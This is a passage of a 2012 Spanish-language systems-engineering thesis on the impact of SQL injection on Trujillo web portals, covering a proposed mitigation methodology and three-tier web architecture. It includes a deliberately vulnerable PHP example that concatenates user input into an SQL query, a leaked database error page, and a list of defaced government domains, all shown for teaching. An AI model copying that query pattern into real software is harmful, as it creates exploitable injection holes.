UNIVERSIDAD PRIVADA DEL NORTE
Laureate International Universities®

FACULTAD DE INGENIERÍA Y ARQUITECTURA

CARRERA PROFESIONAL DE INGENIERÍA DE SISTEMAS

TESIS

Título

IMPACTO DE ATAQUES SQL INJECTION, EN LOS PORTALES WEB INTERACTIVOS DE LAS EMPRESAS DEL SECTOR TI DE LA CIUDAD DE TRUJILLO

Autor(es)

Zavaleta De la Cruz Yury Daniel.

Asesor(es)

Dr. Ing Alfredo Larios.

TRUJILLO 2012

IMPACTO DE ATAQUES SQL INJECTION, EN LOS PORTALES WEB INTERACTIVOS DE LAS EMPRESAS DEL SECTOR TI DE LA CIUDAD DE TRUJILLO

Por: Br. Zavaleta de La Cruz Yury Daniel.

Para obtener el título de:

INGENIERO DE SISTEMAS.

Tesis aceptada por:

Facultad de Ingeninería y Aquitectura, Carrera de ingeniería de sistemas.

Miembros del Jurado:

Jorge Arturo Sánchez Castro _____

Presidente del Jurado

Carlos Enrique Castillo Diestra _____

Miembro del Jurado

Elvira del Rocio Escobedo Moreno _____

Miembro del Jurado

DEDICATORIA

A Dios, por darme la fuerza para
Seguir adelante y no
alejarme de los míos.

A mi Madre y su ternura
A mi Padre y su sacrificio.

A mis Hermanos: los 3 pilares
que ayudaron a forjar una
vida llena de convicción.

A los docentes UPN,
que se quedaron conversando
conmigo en aquellas aulas y pasadizos.

A dos personas que lograron
que todo esto sea posible,
@Gina Malpartida y @Rocio Cueva

A todas las personas que creyeron en mí.

AGRADECIMIENTOS

No puedo dar por culminado éste proyecto de investigación, sin agradecer al Dios que me permitió estar en el mundo y compartir con mi familia y amigos la dicha de vivir con su compañía. Me siento muy agradecido por todo lo que Dios me ha permitido vivir en este periodo de estudio.

Un eterno agradecimiento a mi Familia, aquellas personas que siempre me dan un impulso para seguir adelante y son un apoyo cuando más se le necesita; a mi Madre cuya candidez me hace sentir que puedo lograr lo que me proponga; a mi Padre que me apoyó en los momentos más trascendentales de mi vida; y a mis hermanos con sus consejos y su gran compañía: la forma en que mi familia ha sabido apoyarme es simplemente hermosa.

Agradezco inmensamente al Dr. Ing Alfredo César Larios Franco, por tener la paciencia de aceptar y asesorar lo que es el trabajo de investigación más importante en mi vida universitaria. Su apoyo y su perspectiva fue una pieza fundamental y determinante, así como la convicción de mejora continua que aprendí de él en aquellas aulas de UPN, es un ejemplo que me impulsan a seguir adelante. Infinitas gracias a Usted !!!.

Desde aquí deseo expresar una fuerte gratitud a Gina Malpartida Chiquilín, por su apoyo incondicional y por ser una buena amiga al ayudarme con las contraseñas. Muchas gracias y éxitos en todo.

Tengo que hacer una mención muy especial al Ing. Richerd Rodas, ya que nada de esto hubiera sido posible sin sus siempre oportunas apreciaciones y por aceptar ayudarme en lo que fue la concepción y primera elaboración de mi proyecto de investigación. Desde aquí le mando un gran saludo y le expreso mi más sincero agradecimiento, por todos los conocimientos y el apoyo brindado. Usted es un ejemplo a seguir.

PRESENTACIÓN

Srs. Miembros del jurado:

De acuerdo con lo establecido por el reglamento de grados y títulos de la Facultad de Ingeniería y Arquitectura, Carrera de Ingeniería de Sistemas de la Universidad Privada del Norte, presento a vuestra consideración la siguiente tesis titulada:

"IMPACTO DE ATAQUES SQL INJECTION, EN LOS PORTALES WEB INTERACTIVOS DE LAS EMPRESAS DEL SECTOR TI DE LA CIUDAD DE TRUJILLO"

RESUMEN

El presente trabajo tiene como finalidad proponer una metodología, cuya secuencia de pasos permitirá disminuir el grado de vulnerabilidad de los tipos de ataques llamados SQL Injection, en los portales web de Trujillo. Para ello, se describen las diferentes técnicas y herramientas que se encuentran disponibles así como las buenas prácticas que dictaminan organismos que son autoridades en el tema de SQL Injection, como por ejemplo ISACA, OWASP, RSA, SANS, teniendo en cuenta que SQL injection es uno de los tipos de ataques que tienen mayor impacto en los sistemas.

Se tomó como unidad de análisis los portales web interactivos de la ciudad de Trujillo, teniendo en cuenta que su característica principal es que intercambian datos con un motor de base de datos, pudiendo ser éste MySQL, Oracle o MSSQL, los resultados podrán ser estratificados: primero a nivel de prioridad y luego a nivel de impacto mediático, así con la medición resultante a nivel de los diferentes portales. Sin embargo este modelo se puede adaptar a cualquier sistema de información que haga uso de cualquiera de estos motores de bases de datos.

Para la formulación de los indicadores, se tomaron en cuenta el nivel de riesgo de los datos sensibles, las diferentes metodologías de ataque SQL Injection y, por último, el portal web en sí mismo.
Finalmente, se plantea una metodología la cual contempla aspectos tales como: formulación y medición de indicadores para el auto diagnóstico, los cuales se elaboraron a partir de indicadores propuestos por entidades como ISACA, OWASP, RSA, SANS. Todo esto dentro del contexto de la sociedad de la información y de la seguridad de la información, gestión de incidentes y los reportes de los sistemas de seguridad como son los reportes de IDS, Firewalls, entre otros; que nos proporciona la información relevante sobre el estado de los indicadores.

Palabras Clave

SQL Injection, Indicadores, Gestión de la Información, ISACA, OWASP, RSA, SANS.

ABSTRACT

The purpose of this work has a purpose that is to propose a methodoly, which sequence of steps will allow decrease the quantity of vulnerability SQL Injection in Trujillo's web portals.
For this project all the different techniques and tools are described and they are available as well as the god practices that the most important Organism diagnose and other authorities in SQL Injection theme, for example ISACA, OWASP, RSA, SANS, having in account that SQL Injection is one of the Kinds of attacks that have biggest impact in the systems.

The interactive web portals from Trujillo city were taken as unit of analysis, having in account than the main characteristic is to exchange data with database motor.
Being able to be MySQL, ORACLE or MSSQL, the results will be able to be stratified. First, the level of priority and then the level of media impact so with the level measurement result of the different portals. However, this model can be adapted to any information system that makes use of these database motors.

For making the indicators, we took in account the level of risk of the score data, the different methodologies of attack SQL Injection and the portal web in itself.
Finally, a methodology is proposed which contemplate aspects like: Formulation and measurement of indicators for the self diagnostic which were elaborated from proposed indicators by entities like ISAXA, OWASP, RSA, SANS.

Everything in the context of the society of information and the security information, management of incidents and the reports of security systems as the reports of IDS, Firewalls among others which provide us the relevant information about the indicators.

Keywords
SQL Injection, Indicators, Management information, ISACA, OWASP, RSA, SANS.

INTRODUCCIÓN

Muchas personas, organizaciones, naciones tienen el concepto de que una vulnerabilidad de Inyección SQL es solo un “error” en la Base de Datos de sus sistemas de información. Y muchas veces se suele descuidar parámetros que resultan ser fundamentales para el tema de la seguridad en la información, como son por ejemplo: Sistemas Operativos, Plataforma de Desarrollo, Seguridad Perimetral, Políticas de Acceso, entre otros.

Para el desarrollo de esta investigación, se tomó tres etapas en el ciclo de vida del software (Etapa de desarrollo, Etapa de Pruebas, Etapa de Mantenimiento) y el cuarto pilar que es el entorno donde se despliegan los sistemas de información. De esta forma se generó un Framework de desarrollo que brinda soporte a la Metodología SQLi_UX, que es el resultado final de ésta investigación. En la sección de “Desarrollo”, se muestra en más detalle los resultados obtenidos y como de esta forma ahora se cuenta con una base de conocimiento para dar frente a las vulnerabilidades de Inyección SQL, accesible a cualquier administrador de sistemas y público en general.

Para la aplicación de ésta investigación, se tomaron como puntos de referencia los sistemas de información trujillanos, que cumplen con los criterios de inclusión. Para más detalles la información se encuentra en la sección Población y Muestra del Capitulo DISEÑO DE CONTRASTACIÓN. El siguiente paso fue a aplicación de unos CHECKLIST, para realizar las pruebas de contratación. De esta forma se lograron formular las conclusiones.

Lo que queda por hacer, para investigaciones futuras, es realizar un seguimiento a la vulnerabilidad de inyección SQL y seguir su evolución, pues como bien se sabe, las tecnologías de información son muy cambiantes, si se toma como referencia la ley de Moore, que indica que las tecnologías se duplican cada cierto tiempo. Considerándose al día que se escribió esta investigación de que la tendencia es que la tecnología cambia cada 6 meses, es de vital importancia estar a la vanguardia en el tema de inyecciones SQL.

Yury Daniel Zavaleta De la Cruz

ÍNDICE GENERAL

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

CAPÍTULO I: PLAN DE INVESTIGACIÓN

1. EL PROBLEMA

1.1. Realidad Problemática

[1] Hablar del manejo de la información en tiempo real, hace referencia que ahora una empresa puede ser capaz de tomar decisiones más rápido, adaptarse a los continuos cambios del mercado, predecir el comportamiento de sus clientes, etc. En este escenario, las tecnologías de información tienen una gama de posibilidades que hacen a las empresas de ahora adoptar dichas tecnologías; pero, lo que quizá la mayoría de gerentes desconocen o le ponen poco énfasis es la idea de que dicha información puede caer en manos no deseadas. Lo que se pretende decir es que existe un lado muy delicado en el entorno de las tecnologías de información: la seguridad. Imaginemos a una empresa, la cual cuenta con una cartera de clientes y para el manejo de su información tienen un sistema Web, ¿Que pasaría si dicha información fuera sustraída, para luego ser proporcionada a una empresa competidora?, ¿Podríamos calcular el impacto que este hecho acarrearía?. Estamos, por lo tanto, en un ambiente en donde si no tomamos conciencia, y por consiguiente, no realizamos las acciones necesarias, podríamos perder nuestra información y años de trabajo realizados en torno a ella.

[2] En la actualidad existen numerosos tipos de ataques informáticos. Muchos de ellos están dirigidos a los sistemas Web. Pero, por alguna razón estos ataques no se hacen públicos, puesto que no vendría muy bien para la imagen de una empresa señalar que fueron víctimas de éstos ataques y, aún peor, que estas empresas han perdido información valiosa o simplemente fue modificada por extraños. Si comparamos dichos escenarios con los impactos económicos, se tendría que tener en cuenta los aspectos de seguridad en dichos sistemas así como la forma de corregir esas fallas, con el fin mantener segura la información sensible o de no incurrir en pérdidas económicas, las cuales podrían dejar a cualquier organización fuera del mercado. Aunque todos estos ataques tienen la característica en común de comprometer a la seguridad, se pueden definir en tipos de ataques muy marcados. Tenemos, por ejemplo, los siguientes:

1. Inyección de Código SQL.
2. Cross-Site Scripting
3. Indexación de Directorio.
4. Denegación de Servicio.
5. Predicción de Credenciales/Sesión.
6. Etc.


Todos los ataques son de un impacto considerable. Sin embargo, para el desarrollo de ésta investigación se ha elegido el ataque “Inyección de código SQL” o SQL Injection, por sus siglas en inglés. Por el motivo de ser un tipo de ataque, del cual dependen muchos parámetros. Así por ejemplo se puede generar una vulnerabilidad por los siguientes ámbitos:

- Errores en el Desarrollo de Software.
- Errores en el Sistema Operativo en donde funciona el sistema.
- Errores en el Motor de Base de datos que da soporte al sistema.
- Errores en los mecanismos de validación.
- Etc.

Son estas las razones que hacen de SQL Injection un tipo de ataque muy elaborado, el cual puede ser explotado de múltiples formas, como:

- Scripts que explotan las vulnerabilidades.
- Escáneres de Vulnerabilidades.
- Software Malicioso.
- Técnicas de Explotación de Vulnerabilidades.

Así tenemos, por ejemplo, una vulnerabilidad SQL injection en ésta página del ámbito local que se dedica a hacer búsquedas:


Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][SQL Native Client][SQL Server]Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4035.00 (Intel X86) Nov 24 2008 13:01:59 Copyright (c) 1988-2005 Microsoft Corporation Workgroup Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' to data type int.

/details_business.asp, line 97

Figura Nº 1: Vulnerabilidad SQL Injection, en página de búsquedas.

En este ejemplo, notamos claramente que se expone información sensible, como es el caso del Motor de la base de datos, versión y fecha de compilación.

Es en este ámbito donde ocurre este tipo de vulnerabilidades, que pueden llegar a ser tan nocivas para un sistema. Podrían, incluso, dejar literalmente en el aire a una empresa. Si se hace una comparación con el impacto económico que se tendría, podríamos decir que éste es uno de los tipos de ataques que más hacen daño a un sistema.

Además de eso, en la gran mayoría de los casos, los hackers que vulneraron los sistemas publican sus ataques en páginas Web, y sirven como Top en donde existen infinidad de listan con páginas vulneradas. Así por ejemplo tenemos:

- [URL 1] http://www.zone-h.org/

Time	Notifier	H	M	R	Domain	OS	View
2005/08/11	D.O.M	H	M		chimbote.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		cusco.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		huacanvelica.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		puntasal.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		huaral.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		lalibertad.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		junin.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		huanuco.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		llo.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		iquitos.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		juaja.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		julianca.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		lavictoria.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		lambayeque.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		lima.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		lima-provincias.muniancolamar....	Linux	mirror
2005/08/11	D.O.M	H	M		pisco.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		piura.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		puno.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		trujillo.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		admin.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		mysql.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		ftp.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		lesar.muniancolamar.gob.pe	Linux	mirror
2005/08/11	D.O.M	H	M		facultades.muniancolamar.gob.pe	Linux	mirror

10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 **25** 26 27 28 29 30 31 32 33 34 35 36 37 38 39

DISCLAIMER all the information contained in Zone-H's cybercrime archive were either collected online from public sources or directly notified **anonymously** to us. Zone-H is neither responsible for the reported computer crimes nor it is directly or indirectly involved with them. You might find offensive contents in the mirrored defacements. Zone-H didn't produce them so we cannot be responsible for such contents. Read more

Home News Events Archive Archive Onhold Notify Stats Register Login Disclaimer Contact

Attribution-NonCommercial-NoDerivs 3.0 Unported License

Figura Nº 2: Ejemplo de Top, con lista de páginas vulneradas:

Fuente: http://www.zone-h.org/archive

- [URL 2]Dominio: http://www.polvosazules.pe

Figura Nº 3::Ejemplo de página Web vulnerada:

Fuente: http://www.zone-h.org/mirror/id/10648889

Ante esta situación existen soluciones que ayudan a mitigar el problema. Entre las principales tenemos:

- Auditoria a los Sistemas Web.
- Buenas prácticas y políticas de Seguridad.
- Analizadores de código fuente.
- Scripts personalizados.
- Antivirus.
- Hardening del sistema operativo.

Para esta investigación se optará por las buenas prácticas y políticas de seguridad, las cuales nos ayudarán a completar un marco metodológico que abarque las etapas principales del ciclo de vida del software, desde la fase

de desarrollo de software, hasta la fase de mantenimiento. Con este marco metodológico, tendremos una referencia integradora que consistirá en las actividades y herramientas para dar cara y, por consiguiente, lograr la disminución del grado de la Vulnerabilidad SQL Injection.

1.2. Antecedentes del problema

a) SQLi en INEI

Se encontró un Bug en la página del INEI (Instituto Nacional de Estadística e Informática), específicamente en el sistema que usaron para el censo universitario. Es muy curioso que el Instituto Nacional de Estadística e Informática, tenga esta falla tan descuidada y garrafal. El enlace del video se puede encontrar en:

Figura Nº 4: SQL Injection en página del INEI:
Fuente:
http://www.youtube.com/watch?v=4WhXbcmY_Tc&feature=player_embedded

b) Portal web del PPC sufrió ataque cibernético

Al ingresar a la página electrónica del partido que postulaba a Lourdes Flores a la Alcaldía de Lima, aparecían banners de su rival electoral Susana Villarán

Figura Nº 5: SQL Injection en página del PPC.

La página web del Partido Popular Cristiano -que postula a la Alcaldía de Lima a Lourdes Flores Nano- ha sido víctima de un ataque cibernético que impide navegar con normalidad en su portal.

c) En Febrero de 2002, Jeremiah Jacks, descubrió que Guess.com fue vulnerable a Inyección SQL. El ganó el acceso a por lo menos el detalle de la tarjeta de crédito de 200000 clientes.
Fuente: www.securityfocus.com/news/346

d) En Junio de 2003, Jeremiah Jacks volvió a atacar, pero esta vez a PetCo.com, donde ganó el acceso al detalle de 500000 tarjetas de crédito, vía Inyección SQL.
Fuente: www.securityfocus.com/news/6194

e) En Junio de 2005, MasterCard alertaba a sus clientes sobre la brecha de seguridad de sus soluciones de sistemas para tarjetas de crédito. Al tiempo de que esta brecha se hizo de conocimiento público, un hacker ganó acceso al detalle de 40 millones de tarjetas de crédito.
Fuente: www.ftc.gov/os/caselist/0523148/0523148complaint.pdf

f) En Diciembre de 2005, Guidance Software, desarrollador de EnCase, descubrió que un hacker había comprometido el servidor de base de datos vía Inyección SQL, y expuso los registros financieros de 3800 clientes.

g) En Agosto de 2007, la página web de las naciones unidas (www.un.org) fue defaceada via Inyección SQL. El atacante colocó mensajes anti-U.S
Fuente: (http://news.cnet.com/8301-10784_3-9758843-7.html).

1.3. Formulación del problema

¿Cómo disminuir el grado de vulnerabilidad SQL Injection en los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo?

2. HIPÓTESIS

2.1. Formulación de la Hipótesis

Una Metodología para minimizar vulnerabilidades en SQL Injection disminuye el grado de vulnerabilidad SQL injection en los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo.

2.2. Variables.

- **Variable Independiente:** La Metodología sobre SQL Injection.
- **Variable Dependiente:** El grado de Vulnerabilidad SQL Injection de los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo.

Descripción:

VI: Metodología sobre SQL Injection.	VD: El grado de Vulnerabilidad SQL Injection de los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo.
Consiste en un Marco Metodológico, que abarca los tópicos más importantes para el manejo de SQL Injection a través de las fases trascendentales del ciclo de vida del software, como por ejemplo : • **SQL Injection en etapa de desarrollo del Software, a través de scripts personalizados.** • **SQL Injection en etapa de puesta en producción y mantenimiento del Software, a través de herramientas y técnicas para el descubrimiento de vulnerabilidades.** • **Mejores prácticas para la Mitigación de SQL Injection, a través de la base de conocimiento que otorgan organizaciones como OWASP, RSA, ISACA, OSSTMM.**	**Aquí se encuentran aquellos portales web que cumplen con las características necesarias para que se dé un ataque SQL Injection, Para más detalle ver en la sección de población y muestra.**

Tabla Nº 1: Descripción de las variables.

3. OBJETIVOS

3.1. OBJETIVO GENERAL

Desarrollar una metodología sobre SQL Injection que permita disminuir el grado de vulnerabilidad SQL Injection en los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo.

3.2. OBJETIVOS ESPECÍFICOS

- Identificar, recolectar y aplicar de las mejores prácticas para el tema de SQL Injection.
- Realizar el conjunto de tópicos tomando en cuenta los procesos más importantes en el ciclo de vida del software.

- Analizar el impacto tomando en cuenta el antes y el después en las organizaciones según cada tópico evaluado.
- Seguir la implementación de las recomendaciones propuestas por la metodología.

CAPÍTULO II: MARCO TEÓRICO

1. Aplicaciones WEB

[URL 3]En la actualidad, muchos de nosotros usamos las aplicaciones web a diario, ya sea como parte de nuestro trabajo, ya sea simplemente para ver nuestro correo, comprar algún producto por internet, ver las noticias y muchas otras cosas más. Las aplicaciones web están en casi todo. Se podría afirmar que el futuro está en la Web. Las aplicaciones Web vienen en casi todos los tamaños y formatos. Algo muy interesante y que tienen en común las aplicaciones Web, es que son interactivas. La mayoría de las veces, es muy común encontrar una aplicación WEB conectada a una base de datos. Normalmente, cuentan con una base de datos por detrás de la página Web, que contienen scripts escritos en un lenguaje de programación el cual es capaz de extraer información específica de una base de datos, de acuerdo a las acciones que el usuario decida hacer. Esta es una de las formas más comunes aplicadas al comercio electrónico, por ejemplo, en donde una variedad de información es almacenada en una base de datos, como información de los productos, el precio, valores en la bolsa, entre otras cosas.

Nosotros estamos más familiarizados con estos tipos de aplicaciones al momento de hacer alguna compra electrónica. Ahora una aplicación manejada a través de una base de datos conectada en la WEB, comúnmente tiene tres niveles

1. Presentación.
   Es aquí en donde entran los lenguajes de programación. Podríamos nombrar entre ellos: C#, ASP, .NET, PHP, JSP, etc. Son aquellos que el Navegador Web interpreta.

2. Lógico.
   Es aquí en donde entran las reglas de negocio, que comúnmente son inherentes en cada organización.
3. Almacenamiento.
   Podemos encontrar bases de datos como: Microsoft SQL Server, MySQL, Oracle, etc.

De esta forma, la manera de interaccionar entre esos tres niveles comúnmente inicia desde el navegador Web, el cual podrá ser: Internet Explorer, Safari, Opera, Mozilla Firefox, Google Crome, etc. El navegador envía peticiones al segundo nivel (el nivel lógico) el cual maneja las peticiones, haciendo averiguaciones y actualizaciones contra la base de datos (el nivel de almacenamiento). Tomemos, por ejemplo, una tienda minorista *online* que presenta una especie de buscador, con el cual se puede consultar y buscar

desordenadamente los productos que son de interés particular; y que existe una opción para filtrar los productos, según el dinero que pensamos gastar ahí por ejemplo $100 y así mostrar todos los productos disponibles. La URL quedaría muy parecida a esta:

http://www.victim.com/products.php?val=100

El siguiente script escrito en el lenguaje de programación PHP, muestra cómo la entrada del usuario (el input = val), es pasada dinámicamente creando una sentencia SQL. La siguiente sección de código PHP ejecuta nuestra URL mostrada líneas arriba:

```
// Conectando con la Base de Datos
$conn =
mysql_connect("localhost","username","password");

// Construyendo la sentencia SQL  en forma dinámica
$query = "SELECT * FROM Products WHERE Price <
'$_GET["val"]' " .
"ORDER BY ProductDescription";

// Ejecutando la sentencia contra la base de Datos
$result = mysql_query($query);

// Recorriendo a través de nuestro resultado
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{

// Mostrando el Resultado en Nuestro Navegador
echo "Description : {$row['ProductDescription']} <br>" .
"Product ID : {$row['ProductID']} <br>" .
"Price : {$row['Price']} <br><br>";
}
```

Tabla Nº 2: Código de ejemplo que muestra como realizar la conexión a una base de datos, utilizando el lenguaje PHP .

El código de prueba mostrado anteriormente, refiere más claramente la sentencia SQL que será ejecutada por el script PHP. Esta sentencia devolverá todos los productos en la base de datos que cuesten menos de $100. Estos productos se mostrarán luego a través del navegador Web, para después seguir con la compra prevista siguiendo, ahora las restricciones en el gasto de dinero.

Asimismo, en todas las aplicaciones manejadas por una base de datos interactiva en la WEB son manejadas de una forma similar a esta:


```
SELECT * FROM Products WHERE Price < '100.00' ORDER BY
ProductDescription:
```

Tabla Nº 3: Código que muestra cómo se ve la sentencia SQL en base de datos.

2. Arquitectura de tres capas

[3] Algo importante de lo mencionado anteriormente es que un sistema en la Web tiene comúnmente tres capas: la de presentación, la lógica y la de almacenamiento. Para entender mejor cómo interactúan estas tecnologías orientadas a la Web, observe la figura 6. Se muestra una secuencia que muestra las tres capas.

Figura Nº 6: Arquitectura de tres capas



La capa de presentación es el nivel más alto en una aplicación, pues muestra la información relacionada con los servicios, como por ejemplo los productos, un carrito de compras, los reportes o cualquier aplicación que muestre datos relevantes.
La capa lógica es enlazada fuera de la capa de presentación. Con su propio ámbito, controla la funcionalidad de la aplicación, realizando detallados procedimientos para controlar el flujo de eventos.

La capa de almacenamiento de datos consta de servidores de bases de datos. Es aquí en donde la información es almacenada y recuperada. De esta capa provienen datos independientes de los servidores o de la lógica comercial. De esta forma también se mejora la dimensionalidad y la funcionalidad.
En la Figura Nº 6 el navegador Web envía una petición a la capa lógica en donde se manejan de diferentes formas dichas peticiones, para después pasar a la capa de almacenamiento de datos, en donde se hace frente a las diferentes consultas y actualizaciones que vienen desde la misma capa de presentación, Esta es una regla fundamental de una arquitectura en tres capas, en donde la capa de presentación nunca se comunica directamente con la capa de almacenamiento de datos. En el modelo de tres capas, la comunicación pasa entre una capa intermedia. En este caso es la capa lógica. Conceptualmente, este modelo es un modelo lineal, puesto que es imposible comunicar directamente la primera y última capa sin pasar previamente por la capa intermedia.

En el escenario que se muestra en la Figura Nº 6, el usuario enciende su navegador Web y está conectado a la URL: http://www.victim.com. El servidor Web que radica en la capa lógica es el encargado de interpretar los scripts del sistema. En esta parte es analizado y ejecutado. El script abre una conexión hacia la capa de Almacenamiento de datos, utilizando un conector de base de datos, el cual ejecuta una sentencia SQL hacia la base de datos. Así mismo, la base de datos devuelve los datos al conector de la base de datos a lo cual se le pasa al servidor el cual procesa el pedido y ejecuta un script dentro de la capa lógica. La capa lógica, luego, implementa cualquier regla de negocio que se haya escrito dentro de esta capa. Todo esto antes de devolver una página Web en formato HTML al usuario que con su navegador Web hizo la petición dentro de la capa de presentación. Todo este proceso ocurre en solo segundos y es transparente para el usuario.

3. Arquitectura N capas

[4] Las soluciones en tres capas terminan siendo no escalables. En los últimos años el modelo de tres capas ha sido reevaluado y se ha construido un nuevo concepto en escalabilidad y mantenibilidad llamado “El paradigma de las N capas”. Dentro de este paradigma, existe una solución de cuatro capas que fue ideada para comprometer el uso de middleware, típicamente llamado “Servidor de aplicaciones”. Se encuentra entre el servidor Web y la base de datos. Un servidor de aplicaciones en una arquitectura de N capas es el servidor que aloja a las API para mostrarlas hacia la lógica de negocio y la lógica de procesos, cuando su uso es necesario. En este caso, el servidor de aplicaciones es aquel que llama a varios recursos, por ejemplo, los datos, incluyendo las bases de datos, mainframes u otros sistemas heredados.

En la Figura Nº 7, se muestra mejor cómo trabaja esta arquitectura.




Figura Nº 7: Arquitectura de N Capas.

En la Figura Nº 7, el navegador Web (presentación) envía las peticiones a la capa intermedia (lógica), que llama a los APIS expuestos en el servidor de aplicación. Ese se encuentra dentro de el (capa de aplicación) y se encarga de hacer las consultas y actualizaciones a través de la base de datos (almacenamiento). En la misma figura, el usuario activa su navegador Web y se conecta a http://www.victim.com, el servidor Web que es en donde radica la capa lógica. Ahí es en donde se cargan los scripts de los archivos del sistema y lo pasa para que dicho script sea analizado y ejecutado. El script llama a la API del servidor de aplicación que reside en la capa de aplicación.

El servidor de aplicación abre la conexión hacia la capa de almacenamiento, usando un conector de base de datos y ejecutando sentencias SQL hacia éste. Estas secuencias retornan la data al conector de base de datos y el servidor de aplicación implementa cualquier regla de negocio o lógica antes de devolverle los datos al servidor Web. Luego, el servidor Web implementa cualquier lógica final antes de presentar los datos en formato HTML al Navegador Web del usuario, dentro de la capa de presentación.

El navegador Web renderiza el HTML y muestra al usuario una representación gráfica del código. Todo esto ocurre en cuestión de segundos y de forma trasparente al usuario. El concepto básico de la arquitectura por capas implica dividir una aplicación en distintas capas lógicas, en donde a cada capa se le asigna papeles generales o específicos. Las capas pueden estar ubicadas en máquinas diferentes o en la misma máquina donde son virtualizados o conceptualmente separados unos de otros. De forma más específica, el papel de cada capa es separar las responsabilidades de una aplicación. Esto da múltiples facilidades para modificar de forma escalada una aplicación. De esta forma se tiene una mejor separación de tareas para desarrollar el software entre los equipos de desarrollo. Se logra así una aplicación más legible y sus componentes reusables. Es así cómo se logran aplicaciones más robustas.

